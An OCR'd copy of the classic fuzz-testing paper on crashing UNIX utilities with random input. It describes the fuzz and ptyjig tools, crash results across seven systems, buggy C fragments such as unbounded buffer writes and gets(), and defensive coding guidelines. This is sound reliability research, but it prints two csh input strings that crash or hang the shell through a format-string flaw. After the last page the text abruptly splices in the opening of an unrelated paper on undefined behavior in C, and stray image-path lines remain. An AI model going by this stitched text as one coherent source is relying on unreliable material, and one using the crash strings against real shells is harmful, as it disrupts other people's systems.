A recent experience led us to believe that, while formal verification of a complete set of operating system utilities was too onerous a task, there was still a need for some form of more complete testing. It started on a dark and stormy night. One of the authors was logged on to his workstation on a dial-up line from home and the rain had affected the phone lines; there were frequent spurious characters on the line. It was a race to see if he could type a sensible sequence of characters before the noise scrambled the command. This line noise was not surprising; but we were surprised that these spurious characters were causing programs to crash. These programs included a significant number of basic operating system utilities. It is reasonable to expect that basic utilities should not crash (‘‘core dump’’); on receiving unusual input, they might exit with minimal error messages, but they should not crash. This experience led us believe that there might be serious bugs lurking in the systems that we regularly used.

This scenario motivated a systematic test of the utility programs running on various versions of the UNIX operating system. The project proceeded in four steps: (1) construct a program to generate random characters, plus a program to help test interactive utilities; (2) use these programs to test a large number of utilities on random input strings to see if they crash; (3) identify the strings (or types of strings) that crash these programs; and (4) identify the cause of the program crashes and categorize the common mistakes that cause these crashes. As a result of testing almost 90 different utility programs on seven versions of UNIX, we were able to crash more than 24% of these programs. Our testing included versions of UNIX that underwent commercial product testing. A byproduct of this project is a list of bug reports (and fixes) for the crashed programs and a set of tools available to the systems community.

There is a rich body of research on program testing and verification. Our approach is not a substitute for a formal verification or testing procedures, but rather an inexpensive mechanism to identify bugs and increase overall system reliability. We are using a coarse notion of correctness in our study. A program is detected as faulty only if it crashes or hangs (loops indefinitely). Our goal is to complement, not replace, existing test procedures.

This type of study is important for several reasons. First, it contributes to the testing community a large list of real bugs. These bugs can provide test cases against which researchers can evaluate more sophisticated testing and verification strategies. Second, one of the bugs that we found was caused by the same programming practice that provided one of the security holes to the Internet worm (the ‘‘gets finger’’ bug)[2, 3] We have found additional bugs that might indicate future security holes. Third, some of the crashes were caused by input that you might carelessly type. Some strange and unexpected errors were uncovered by this method of testing. Fourth, we sometimes inadvertently feed programs noisy input, e.g., trying to edit or view an object module. In these cases, we would like some meaningful and predictable response. Fifth, noisy phone lines are a reality, and major utilities (like shells and editors) should not crash because of them. Last, we were interested in the interactions between our random testing and more traditional industrial software testing.

While our testing strategy sounds somewhat naive, its ability to discover fatal program bugs is impressive. If we consider a program to be a complex finite state machine, then our testing strategy can be thought of as a random walk through the state space, searching for undefined states. Similar techniques have been used in areas such as network protocols and CPU cache testing. When testing network protocols, a module can be inserted in the data stream. This module randomly perturbs the packets (either destroying them or modifying them) to test the protocol’s error detection and recovery features. Random testing has been used in evaluating complex hardware, such as a multiprocessor cache coherence protocols [4]. The state space of the device, when combined with the memory architecture, is large enough that it is difficult to generate systematic tests. In the multiprocessor example, random generation of test cases helped cover a large part of the state space and simplify the generation of cases.

This paper proceeds as follows. Section 2 describes the tools that we built to test the utilities. These tools include the fuzz (random character) generator, ptyjig (to test interactive utilities), and scripts to automate the testing process. Section 3 describes the tests that we performed, giving the types of input that we presented to the utilities. Results from the tests are given in Section 4, along with an analysis of the results. This analysis includes identification and classification of the program bugs that caused the crashes. Section 5 presents concluding remarks, including suggestions for avoiding the types of problems detected by our study and some commentary on the bugs that we found. We include an Appendix with the user manual pages for fuzz and ptyjig.

2. THE TOOLS

We developed two basic programs to test the utilities. The first program, called *fuzz*, generates a stream of random characters to be consumed by a target program. There are various options to fuzz to the control the testing activity. A second program, *ptyjig*, was also written to test interactive utility programs. Interactive utilities, such as a screen editor, expect their standard input file to have the characteristics of a terminal device. In addition to these two programs, we used scripts to automate the testing of a large number of utilities.

2.1. Fuzz: Generating Random Input Strings

The program fuzz is basically a generator of random characters. It produces a continuous strings of characters on its standard output file (see Figure 1). We can perform different types of tests depending on the options given to fuzz. Fuzz is capable of producing both printable and control characters, only printable characters, or either of these groups along with the NULL (zero) character. You can also specify a delay between each character. This option can account for the delay in characters passing through a pipe and help the user locate the characters that caused a utility to crash. Another option allows you to specify the seed for the random number generator, to provide for repeatable tests.

Fuzz can record its output stream in a file, in addition to printing to its standard output. This file can be examined later. There are options to randomly insert NEWLINE characters in the output stream, and to limit the length of the output stream. For a complete description of fuzz, see the manual page in the Appendix.

The following is an example of fuzz being used to test deqn, the equation processor.

```
fuzz 100000 -o outfile | deqn
```

The output stream will be at most 100,000 characters in length and the stream will be recorded in file ‘‘outfile’’.

2.2. Ptyjig: Testing Interactive Utilities

There are utility programs whose input (and output) files must have the characteristics of a terminal device, e.g. the vi editor and the mail program. The standard output from fuzz sent through a pipe is not sufficient to test these programs.

Ptyjig is a program that allows us to test interactive utilities. It first allocates a pseudo-terminal file. This is a two-part device file that, on one side looks like a standard terminal device file (with a name of the form

‘‘/dev/ttyp?’’) and, on the other side can be used to send or receive characters on the terminal file (‘‘/dev/ptyp?’’, see Figure 2). After creating the pseudo-terminal file, ptyjig then starts the specified utility program. Ptyjig passes characters that are sent to its input through the pseudo-terminal to be read by the utility.

The following is an example of fuzz and ptyjig being used to test vi, a terminal-based screen editor.

```
fuzz 100000 -o outfile | ptyjig vi
```

The output stream of fuzz will be at most 100,000 characters in length and the stream will be recorded in file ‘‘output’’. For a complete description of ptyjig, see the manual page in the Appendix.

2.3. The Scripts: Automating the Tests

A command (shell) script file was written for each type of test. Each script executes all the utilities for a given set of input characteristics. The script checks for the existence of a ‘‘core’’ file after each utility terminates; indicating the crash of that utility. The core file and the offending input data file are saved for later analysis.

3. THE TESTS

After building the software tools, we then used these tools to test a large collection of utilities running on several versions of the UNIX operating system. Each utility on each system was executed with several different types of input streams. A test of a utility program can produce one of three results: (1) *crash* – the program terminated abnormally producing a core file, (2) *hang* – the program appeared to loop indefinitely, or (3) *succeed* – the program terminated normally. Note that in the last case, we do not specify the correctness of the output.

To date, we have tested utilities on seven versions of UNIX†. These versions are summarized in Table 1. Most of these versions are derived from some form of 4.2BSD or 4.3BSD Berkeley UNIX. Some versions, like the SunOS release, have undergone substantial revision (especially at the kernel level). The SCO Xenix version is based on the System V standard from AT&T. The IBM AIX 1.1 UNIX is a released, tested product, supporting mostly the basic System V utilities. It is also important that the tests covered several hardware architectures, as well as several systems. A program statement with an error might be tolerated on one machine and cause the program to crash on another. Referencing through a null-value pointer is an example of this type of problem.

† Only the csh utility was tested on the IBM RT/PC. More complete testing is in progress.

Versions of UNIX Test			
Identifying Letter	**Machine Vendor**	**Processor**	**Kernel**
v	DEC VAXstation 3200	CVAX	4.3BSD + NFS (from Wisconsin)
s	Sun 4/110	SPARC	SunOS 3.2 & SunOS 4.0 with NFS
h	HP Bobcat 9000/320 HP Bobcat 9000/330	68020 68030	4.3BSD + NFS (from Wisconsin), with Sys V shared-memory
x	Citrus 80386	i386	SCO Xenix System V Rel. 2.3.1
r	IBM RT/PC	ROMP	AOS UNIX
a	IBM PS/2-80	i386	AIX 1.1 UNIX
d	Sequent Symmetry	i386	Dynix 3.0

Table 1: List of Systems Tested

Our testing covered a total of 88 utility programs on the seven versions of UNIX. Most utilities were tested on each system. Table 2 lists the names of the utilities that were tested, along with the type of each system on which that utility was tested. For a detailed description of each of these utilities, we refer you to the user manual for appropriate systems. The list of utilities covers a substantial part of those that are commonly used, such as the mail program, screen editors, compilers, and document formatting packages. The list also includes less commonly used utilities, such as cb, the C language pretty-printer.

Each utility program that we tested was subjected to several different types of input streams. The different types of inputs were intended to test for a variety of errors that might be triggered in the utilities that we were testing. The major variations in test data were including non-printable (control) characters, including the NULL (zero) byte, and maximum length of the input stream. These tests are summarized in Table 3a.

Utility	VAX (v)	Sun (s)	HP (h)	i386 (x)	AIX 1.1 (a)	Sequent (d)
adb	●○	●	●	○	–	–
as	●			●	●	●
awk						
bc				●○		
bib			–	–	–	–
calendar				–		
cat						
cb	●		●	●	○	●
cc						
/lib/ccom				–	–	●
checkeq				–		
checknr				–	–	
col	●○	●	●	●○	●	●
colcrt				–	–	
colrm				–	–	
comm						
compress					–	
/lib/cpp						
csh	●○	○	○	–	○	○
dbx		*	–	–		
dc				○		
deqn		●	–	–	–	–
deroff	●	●	●		●	●
diction	●	–	●		–	●
diff						
ditroff	●○	●	–	–	–	
dtbl			–	–	–	–
emacs	●	●	○	–	–	
eqn		●	●	●		
expand					–	
f77	●		–	–	–	–
fmt						
fold					–	
ftp	●	●	●	–	●	●
graph					–	
grep						
grn			–	–	–	–
head					–	
ideal			–	–	–	–
indent	●○	●○	●	–	–	●
join		⊕				
latex			–	–	–	–
lex	●	●	●	●	●	●
lint						
lisp		–		–	–	–
look	●	○	●	●	–	●

Table 2: List of Utilities Tested and the Systems on which They Were Tested (part 1)

*● = utility crashed, ○ = utility hung, * = crashed on SunOS 3.2 but not on SunOS 4.0, ⊕ = crashed only on SunOS 4.0, not 3.2. – = utility unavailable on that system. ! = utility caused the operating system to crash.*

Utility	VAX (v)	Sun (s)	HP (h)	i386 (x)	AIX 1.1 (a)	Sequent (d)
m4				●		
mail						
make			●			
more					–	
nm						
nroff				●		
pc				–	–	–
pic			–	–	–	–
plot	–	○	●	–	–	
pr						–
prolog	●○	●○	●○	–	–	–
psdit				–	–	
ptx	–	●	●	○		○
refer	●	*	●	–	–	!●
rev				–	–	
sed						
sh				–		
soelim					–	
sort						
spell	●○	●	●	○	●	●
spline					–	
split						
sql		–			–	–
strings					–	
strip						
style	●	–	●		–	●
sum						
tail						
tbl						
tee						
telnet	●	●	●	–	●	○
tex			–	–	–	–
tr						
troff	–	–	–			
tsort	●	*	●	●	●	●
ul	●	●	●	–	–	●
uniq	●	●	●	●	●	●
units	●○	●	●	●	●	●
vgrind	●		–	–	–	
vi	●		●	–		
wc						
yacc						
# tested	85	83	75	55	49	73
# crashed/hung	25	21	25	16	12	19
%	29.4%	25.3%	33.3%	29.1%	24.5%	26.0%

Table 2: List of Utilities Tested and the Systems on which They Were Tested (part 2)

*● = utility crashed, ○ = utility hung, * = crashed on SunOS 3.2 but not on SunOS 4.0, ⊕ = crashed only on SunOS 4.0, not 3.2. – = utility unavailable on that system. ! = utility caused the operating system to crash.*

The input streams for interactive utilities have slightly different characteristics. To avoid overflowing the input buffers on the terminal device, the input was split into random length lines (i.e., terminated by a NEWLINE character) with a mean length of 128 characters. The input length parameter is described in number of lines, so is scaled down by a factor of 100.

4. THE RESULTS AND ANALYSIS

Our tests of the UNIX utilities produced a surprising number of programs that would crash or hang. In this section, we summarize these results, group the results by the common programming errors that caused the crashes,

Input Streams for Non-Interactive Utilities			
#	Character Types	NULL character	Input stream size (no. of bytes)
1	printable+nonprintable	YES	1000
2	printable+nonprintable	YES	10000
3	printable+nonprintable	YES	100000
4	printable	YES	1000
5	printable	YES	10000
6	printable	YES	100000
7	printable+nonprintable		1000
8	printable+nonprintable		10000
9	printable+nonprintable		100000
10	printable		1000
11	printable		10000
12	printable		100000

Table 3a: Variations of Input Data Streams for Testing Utilities
(these were used for the non-interactive utility programs)

Input Streams for Interactive Utilities			
#	Character Types	NULL character	Input stream size (no. of strings)
1	printable+nonprintable	YES	10
2	printable+nonprintable	YES	100
3	printable+nonprintable	YES	1000
4	printable	YES	10
5	printable	YES	100
6	printable	YES	1000
7	printable+nonprintable		10
8	printable+nonprintable		100
9	printable+nonprintable		1000
10	printable		10
11	printable		100
12	printable		1000

Table 3b: Variations of Input Data Streams for Testing Utilities
(these were used for the interactive utility programs)

and show the programming practices that caused the errors. As a side comment, we noticed during our tests that many of the programs that did not crash would terminate with no error message or with a message that was difficult to interpret.

The basic test results are summarized in Table 2. The first result to notice is that we were able to crash or hang a significant number of utility programs on each system (from 24-33%). Included in the list of programs are several commonly used utilities, such as: vi and emacs, the most popular screen editors; csh, the c-shell; and various programs for document formatting. We detected two types of error results, crashing and hanging. A program was considered crashed if it terminated producing a core (state dump) file, and was considered hung if it continued executing producing no output while having available input. A program was also considered hung if it continued to produce output after its input had stopped. Hung programs were typically allowed to execute for an additional five minutes after the hung state was detected. Programs that were blocked waiting for input were not considered hung.

Table 4 summarizes the list of utility programs that we were able to crash or hang, categorized by the cause of the crash, and showing on which systems we were able to crash the programs. Notice that a utility might crash on one system but not on another. This result is due to several reasons. One reason is differences in the processor architecture. For example, while the VAX will (incorrectly) tolerate references through null pointers, many other architectures will not (e.g., the Sun 4). A second reason is that the different systems had differences in the versions of the utilities. Local changes might improve or degrade a utility's reliability. Both internal structure as well as external specification of the utilities change from system to system. It is interesting to note that the commercially tested AIX 1.1 UNIX is as susceptible as other versions of UNIX to the type of errors for which we tested.

We grouped the causes of the crashes into the following categories: pointer/array errors, not checking return codes, input functions, sub-processes, interaction effects, bad error handler, signed characters, race conditions, and currently undetermined. For each of these categories, we discuss the error, show code fragments as examples of the error, present implications of the error, and suggest fixes for the problem.

Note that, except for one example (noted in the text), all of the crashes or hangs were discovered through automatic testing.

	Cause									
Utility	array/ pointer	NCRC	input functions	sub-processes	interaction effects	bad error handler	signed characters	race condition	no source code	unknown
adb	vshx	v								
as	vxad									
bc									x	
cb	vhxad									
/lib/ccom	d									
col		vshxad								
csh					vshra			vshra		
dc									x	
deqn							s			
deroff	vshad									
diction				vhd						
ditroff	vs									
emacs								vsh		
eqn							shx			
f77										v
ftp			vshad							
indent	vshd									
join									s	
lex	vshxad									
look	vshxd									
m4									x	
make							h			
nroff									x	
plot										sh
prolog	vsh									
ptx	shxd									
refer	vshd									
spell							vshxad			
style				vhd						
telnet			vshad							
tsort			vshxad							
ul	vshd									
uniq	vshxad									
units	vshxad					v				
vgrind				v						
vi				vh						

Table 4: List of Utilities that Crashed, Categorized by Cause

The letters indicate the system on which the crash occurred (see Table 1).

Pointer/Arrays

The first class of pointer and array errors is the case where a program might sequentially access the cells of an array with a pointer or array subscript, while not checking for exceeding the range of the array. This was one of the most common programming errors found in our tests. An example (taken from cb) shows this error using character input:

```
while ((cc = getch()) != c){
       string[j++] = cc;
       . . .
   }
```

The above example could be easily fixed to check for a maximum array length. Often the terseness of the C programming style is carried to extremes; form is emphasized over correct function. The ability to overflow an input buffer is also a potential security hole, as shown by the recent Internet worm.

The second class of pointer problems is caused by references through a null pointer. The prolog interpreter, in its main loop, can incorrectly set a pointer value that is then assumed to be valid in the next pass around the loop. A crash caused by this type of error can occur in one of two places. On machines like the VAX, the reference through the null pointer is valid and reads data at location zero. The data accessed are machine instructions. A field in the (incorrectly) accessed data is then used as a pointer and the crash occurs. On machines like the Sun 4, the reference through the null pointer is an error and the program crashes immediately. If the path from where the pointer was set to where it was used is not an obvious one, extra checking may be needed.

The assembly language debugger (adb) also had a reference through a null pointer. In this case, the pointer was supposed to be a global variable that was set in another module. The external (global) definition was accidentally omitted from the variable declaration in the module that expected to use the pointer. This module then referenced an uninitialized (in UNIX, zero) pointer.

Pointer errors do not always appear as bad references. A pointer might contain a bad address that, when used to write a variable, may unintentionally overwrite some other data or code location. It is then unpredictable when the error will manifest itself. In our tests, the crash of lex (scanner generator) and ptx (permuted index generator) were examples of overwriting data, and the crash of ul (underlining text) was an example of overwriting code.

The crash of as (the assembler) originally appeared to be a result of improper use of an input routine. The crash occurred at a call to the standard input library routine ungetc(), which returns a character back to the input buffer (often used for look ahead processing). The actual cause was that ungetc() was redefined in the program as a macro that did a similar function. Unfortunately, the new macro had less error checking than the system version of ungetc() and allowed a buffer pointer to be incorrectly set. Since the new macro looks like the original routine, it is easy to forget the differences.

Not Checking Return Codes

Not checking return codes is a sign of careless programming. It is a favorable comment on the current state of UNIX that there are so few examples of this error. During our tests, we were able to crash adb (the assembly language debugger) and col (multi-column output filter ASCII terminals) utilities because of this error. Adb provides an interesting example of a programming practice to avoid. This code fragment represents a loop in adb and a procedure called from that loop.

```
format.c (line 276):

. . .
while (lastc != '\n') {
    rdc();
}
. . .

input.c (line 27):

rdc()
{   do { readchar(); }
    while (lastc == ' ' || lastc == '\t');
    return (lastc);
}
```

The initial loop reads characters, one by one, terminating when the end of a line has been seen. The rdc() routine calls readchar(), which places the new character into a global variable named ‘‘lastc’’. Rdc() will skip over tab and space characters. Readchar() uses the UNIX file read kernel call to read the characters. If readchar() detects the end of the input file, it will set the value of lastc to zero. Neither rdc() nor the initial loop check for the end of file. If the end of file is detected during the middle of a line, this program hangs.

We can speculate as to why there was no end of file check on the initial loop. It may be because the program author thought it unlikely that the end of file would occur in this situation. It might also be that it was awkward to handle the end of file in this location. While this is not difficult to program, it requires extra tests and flags, more complex loop conditions, or possibly the use of a goto statement.

This problem was made more complex to diagnose because of the extensive use of macros (the code fragment above has the macros expanded). These macros may have made it easier to overlook the need for the extra test for end of file.

Input Functions

We have already seen cases where character input routines within a loop can cause a program to store into locations past the end of an array. Input routines that read entire strings are also vulnerable. One of the main holes through which the Internet worm entered was the gets() routine. The gets() routine takes a single parameter that is a pointer to a character string. No means of bounds checking are possible. Our tests crashed the ftp and telnet utilities through use of gets().

The scanf() routine is also vulnerable. In the input specification, it is possible to specify an unbounded string field. An example of this comes from the tsort (topological sort) utility.

```
x = fscanf(input,"%s%s",precedes, follows);
```

The input format field specifies two, unbounded strings. In the program, “precedes” and “follows” are declared with the relatively small lengths of 50 characters. It is possible to place a bound on the string field specification, solving this problem.

Sub-Processes

The code you write might be carefully designed and written and you might follow all the good rules for writing programs. But this might not be enough if you make use of another program as part of your program. Several of the UNIX utilities execute other utilities as part of doing their work. For example, the diction and style utilities call deroff, vi calls csh, and vgrind calls troff. When these sub-processes are called, they are often given direct access to the raw input data stream, so they are vulnerable to erroneous input. Access to sub-processes should be carefully controlled or you should insure that the program input to the sub-process is first checked. Alternatively, the utility should be programmed to tolerate the failure of a sub-process (though, this can be difficult).

Interaction Effects

Perhaps one of the most interesting errors that we discovered was a result of an unusual interaction of two parts of csh, along with a little careless programming. The following string will cause the VAX version of csh to crash

```
!o%8f
```

and the following string

```
!o%888888888f
```

will hang (continuous output of space characters) most versions of csh. The first example triggers the csh's command history mechanism, says ''repeat the last command that began with 'o%8f' ''. Since it does not find such a command, csh forms an error message string of the form: ''o%8f: Event not found.'' This string is passed to the error printing routine, which uses the string as the first parameter to the printf() function. The first parameter to printf() can include format items, denoted by a ''%''. The ''%8f'' describes a floating point value printed in a field that is 8 characters wide. Each format item expects an additional parameter to printf(), but in the csh error, none is supplied (or expected). This first string was generated during the normal random testing.

The second example string follows the same path, but causes csh to try to print the floating point value in a field that is 888,888,888 characters wide. The (seemingly) infinite loop is the printf() routine's attempt to pad the output field with sufficient leading space characters. This second string was one that we generated by hand after discovering the first string.

Both of these errors could be prevented by substituting the printf() call with a simple string printing routine (such as puts()). The printf() was used for historical reasons having to do with space efficiency. The error printing routine assumed that it would always be passed strings that were safe to print.

Bad Error Handler

Sometimes the best intentions do not reach completion. The units program detects and traps floating point arithmetic errors. Unfortunately, the error recovery routine only increments a count of the number of errors detected. When control is returned to the faulty code, the error recurs, resulting in an infinite loop.

Signed Characters

The ASCII character code is designed so that codes normally fall in the range that can be represented in seven bits. The equation processor (eqn) depends on this assumption. Characters are read into an array of signed 8-bit integers (the default of signed vs. unsigned characters in C varies from compiler to compiler). These characters are then used to compute a hash function. If an 8-bit character value is read, it will appear as a negative number and result in an erroneous hash value. The index to the hash table will then be out of range. This problem can be easily fixed by using unsigned values for the character buffer. In a more sophisticated language than C, characters and strings would be identified as a specific type not related to integers.

This error does not crash all versions of adb. The consequence of the error depends on where in the address space is accessed by the bad hash value. (This error could be considered a subcase of the pointer/array errors.)

Race Conditions

UNIX provides a signal mechanism to allow a program to asynchronously respond to unusual events. These events include keyboard-selected functions to kill the program (usually control-C), kill the program with a core dump (usually control-\), and suspend the program (usually control-Z). There are some programs that do not want to allow themselves to be interrupted or suspended; they want to process these control characters directly, perhaps taking some intermediate action before terminating or suspending themselves. Programs that make use of the cursor motions features of a terminal are examples of programs that directly process these special characters. When these programs start executing, they place the terminal device in a state that overrides processing of the special characters. When these programs exit, it is important that they restore the device to its original state.

So, when a program, such as emacs, receives the suspend character, it appears as an ordinary control-Z character (not triggering the suspend signal). Emacs will, on reading a control-Z, do the following: (1) reset the terminal to its original state (and will now respond to suspend or terminate signals), (2) clean up its internal data structures, and (3) generate a suspend signal to let the kernel actually stop the program.

If a control-\ character is received on input between steps (1) and (3), then the program will terminate, generating a core dump. This race condition is inherent in the UNIX signal mechanism since a process cannot reset the terminal and exit in one atomic operation. Other programs, such as vi and more, are also subject to the same problem. The problem is less likely in these other programs because they do less processing between steps (1) and (3), providing a smaller window of vulnerability.

Undetermined Errors

The last two columns of Table 4 list the programs where the source code was currently not available to us or where we have not yet determined the cause of the crash.

5. CONCLUSIONS

This project started as a simple experiment to try to better understand an observed phenomenon – that of programs crashing when we used a noisy dial-up line. As a result of testing a comprehensive list of utility programs on

several versions of UNIX, it appears that this is not an isolated problem. We offer two tangible products as a result of this project. First, we provide a list of bug reports to fix the utilities that we were able to crash. This should make a qualitative improvement on the reliability of UNIX utilities. Second, we provide a test method (and tools) that is simple to use, yet surprisingly effective.

We do not claim that our tests are exhaustive; formal verification is required to make such strong claims. We cannot even estimate how many bugs are still yet to be found in a given program. But our simple testing technique has discovered a wealth of errors and is likely to be more commonly used (at least in the near term) than more formal procedures. Our tests appear to discover errors that are not easily found by traditional testing practices. This conclusion is based on the results from testing AIX 1.1 UNIX.

5.1. Comments on the Results

Our examination of the results of the tests have exposed several common mistakes made by programmers. Most of these mistakes are things that experienced programmers already know, but an occasional reminder is sometimes helpful. From our inspection of the errors that we have found, following are some suggested guidelines:

(1) All array references should be checked for valid bounds. This is an argument for using range checking full-time. Even (especially!) pointer-based array references in C should be checked. This spoils the terse and elegant style often used by experienced C programmers, but correct programs are more elegant than incorrect ones.

(2) All input fields should be bounded – this is just an extension of guideline (1). In UNIX, using ‘‘%s’’ without a length specification in an input format is bad idea.

(3) Check all system call return values; do this checking even when a error result is unlikely and the response to a error result is awkward.

(4) Pointer values should often be checked before being used. If all the paths to a reference are not obvious, an extra sanity check can help catch unexpected problems.

(5) Judiciously extend your trust to others; they may not be as careful a programmer as you. If you have to use someone else’s program, make sure that the data you feed it has been checked. This is sometimes called ‘‘defensive programming’’.

(6) If you redefine something to look too much like something else, you may eventually forget about the redefinition. You then become subject to problems that occur because of the hidden differences. This may be an argument against excessive use of procedure overloading in languages such as Ada or C++.

(7) Error handlers should handle errors. These routines should be thoroughly tested so that they do not introduce new errors or obfuscate old ones.

(8) Goto statements are generally a bad idea. Dijkstra observed this many years ago [1], but some programmers are difficult to convince. Our search for the cause of a bad pointer in the prolog interpreter's main loop was complicated by the interesting weaving of control flow caused by the goto statements.

5.2. Comments on Lurking Bugs

An interesting questions is: why are there so many buggy programs in UNIX? This section contains commentary and speculation; it should be considered more editorial than factual. From personal experience, we have noticed that we often encounter bugs in programs, but ignore them. These bugs are ignored, not because they are not serious (they often cause crashes), but for two reasons. First, it is often difficult to isolate exactly what activity caused the program to crash. Second, it quicker to try a slightly different method to get the current job done than it is to find and report a bug.

As part of an informal survey of the UNIX user community in our department (comprising researchers, staff, and students on several hundred UNIX workstations), we asked if they had encountered bugs that they had not reported to anyone. We also asked about the severity of the bugs and why they had not reported them. Many users responded to the survey and all (but one) reported finding bugs that they did not report; about two-thirds of these bugs were serious ones. The commentary of the various users speaks for itself. Following are quotes from the responses of several users:

> Because <*name of research tool*> was involved, I figured it is too complicated. Besides, by changing a few parameters, I would get a core image that dbx would **not** crash on, thus preventing me from really having to deal with the problem.

> My experience is that it is largely useless to report bugs unless I can supply algorithms to reproduce them.

> I haven't reported this because recovery from the error is usually fast and easy... That is, the time and effort wasted due to a single occurrence of the bug is usually smaller than the time needed to report it.

> I don't generally report problems because I have gotten the impression over the years that unless its a security hole in mail or something, either no-one will look at it, they will chalk it up to a one time event or user mistake, or it will take

forever to fix.

Some users are easy to please. We received one response from our survey that stated:

I have not encountered any bugs in UNIX software.

The number of bugs in UNIX might also be explained by its evolution. UNIX has suffered from a ‘‘features are more important than testing’’ mentality. In its early years, it was a research-only tool. The commercial effort required to do complete testing was not part of the environment in which it was used. Later, the Berkeley UNIX vs. System V (‘‘tastes great’’ vs. ‘‘less filling’’) competition forced a race for features, power, and performance. Absent from that debate was a serious discussion of reliability. There were some claims that the industry version (System V) had ‘‘support’’, when compared the to that of a university product. Support for UNIX seems to be mostly dealing with user complaints, rather than releasing a significantly more reliable product.

UNIX should not be singled out as a buggy operating system. It strengths help make its weaknesses visible – testing programs under UNIX was particularly easy because of the mix-and-match modularity provided by pipes and standard I/O. Other systems must undergo similar tests before any conclusion can be made about UNIX’s reliability compared to other systems.

5.3. More to Do

We still have many experiments left to perform. We have tested only the utilities that are directly accessible by the user. Network services should also receive the same attention. It is a simple matter to construct a “portjig” program, analogous to our ptyjig, to allow us to connect to a network service and feed it the output of the fuzz generator. A second area to examine is the processing of command line parameters to utilities. Again, it would be simple to construct a “parmjig” that would start up utilities with the command line parameters being generated by the randoms strings from the fuzz generator. A third area is to study other operating systems. While UNIX pipes make it simple to apply our techniques, utility programs can still be tested on other systems. The random strings from fuzz can be placed in a file and the file used as program input. A comparison across different systems would provide a more comprehensive statement on operating system reliability. A fourth area is using random testing to help find security holes. The testing might involving sending programs random sequences of non-random key or command words.

Our next step is to fix the bugs that we have found and re-apply our tests. This re-testing may discover new program errors that were masked by the errors found in the first study. We believe that a few of rounds of testing will be needed before we reach the limits of our tools.

We are making our testing tools generally available and invite others to duplicate and extend our tests. Initial results coming in from other researches match the experiences in this report.

SOURCE CODE AND RELATED PAPERS

Note that the source and binary code for the fuzz tools (for UNIX and Windows NT) is available from our Web page at: `ftp://grilled.cs.wisc.edu/fuzz`.

Two more recent papers are available: (1) a 1995 repeat of these original tests on more applications and more UNIX platforms, plus testing of network services and X-window applications can be found at `ftp://grilled.cs.wisc.edu/technical_papers/fuzz-revisited.pdf`. (2) a 2000 study of applying fuzz testing techniques to applications running on Windows NT can be found at `ftp://grilled.cs.wisc.edu/technical_papers/fuzz-nt.pdf`.

ACKNOWLEDGEMENTS

We are extremely grateful to Jerry Popek, Phil Rush, Jeff Fields, Todd Robertson, and Randy Fishel of Locus Computing Corporation for providing the facilities and support to test the AIX 1.1 UNIX system. We are also grateful to Matt Thurmaier of The Computer Classroom (Madison, Wisconsin) for providing us with technical support and use of the Citrus 386-based XENIX machine. Our thanks to Dave Cohrs for his help in locating the race condition that caused emacs to crash.

We thank those people in our Computer Sciences Department that took the time to respond to our survey.

The suggestion on using random testing to help find security holes is due to one of the anonymous referees.

REFERENCES

[1] E. W. Dijkstra, ‘‘GOTO Statement Considered Harmful,’’ *Communications of the ACM* **11**(3) pp. 147-8 (March 1968).

[2] J. A. Rochlis and M. W. Eichin, ‘‘With Microscope and Tweezers: The Worm from MIT’s Perspective,’’ *Communications of the ACM* **32**(6) pp. 689-698 (June 1989).

[3] E. H. Spafford, ‘‘The Internet Worm: Crisis and Aftermath,’’ *Communications of the ACM* **32**(6) pp. 678-687 (June 1989).

[4] D. A. Wood, G. A. Gibson, and R. H. Katz, ‘‘Verifying a Multiprocessor Cache Controller Using Random Case Generation,’’ Computer Science Technical Report UCB/CSD 89/490, University of California, Berkeley (January 1989).




Figure 1: Output of fuzz piped to a utility.




Figure 2: Fuzz with ptyjig to test an interactive utility.

/dev/ttyp0 is a pseudo-terminal device and /dev/ptyp0 is a pseudo-device to control the terminal.

19

Undefined Behavior: What Happened to My Code?

Undefined Behavior: What Happened to My Code?*

Xi Wang Haogang Chen Alvin Cheung Zhihao Jia†
Nickolai Zeldovich M. Frans Kaashoek
MIT CSAIL †*Tsinghua University*

Abstract

System programming languages such as C grant compiler writers freedom to generate efficient code for a specific instruction set by defining certain language constructs as undefined behavior. Unfortunately, the rules for what is undefined behavior are subtle and programmers make mistakes that sometimes lead to security vulnerabilities. This position paper argues that the research community should help address the problems that arise from undefined behavior, and not dismiss them as esoteric C implementation issues. We show that these errors do happen in real-world systems, that the issues are tricky, and that current practices to address the issues are insufficient.

1 Introduction

A difficult trade-off in the design of a systems programming language is how much freedom to grant the compiler to generate efficient code for a target instruction set. On one hand, programmers prefer that a program behaves identically on all hardware platforms. On the other hand, programmers want to get high performance by allowing the compiler to exploit specific properties of the instruction set of their hardware platform. A technique that languages use to make this trade-off is labeling certain program constructs as *undefined behavior*, for which the language imposes no requirements on compiler writers.

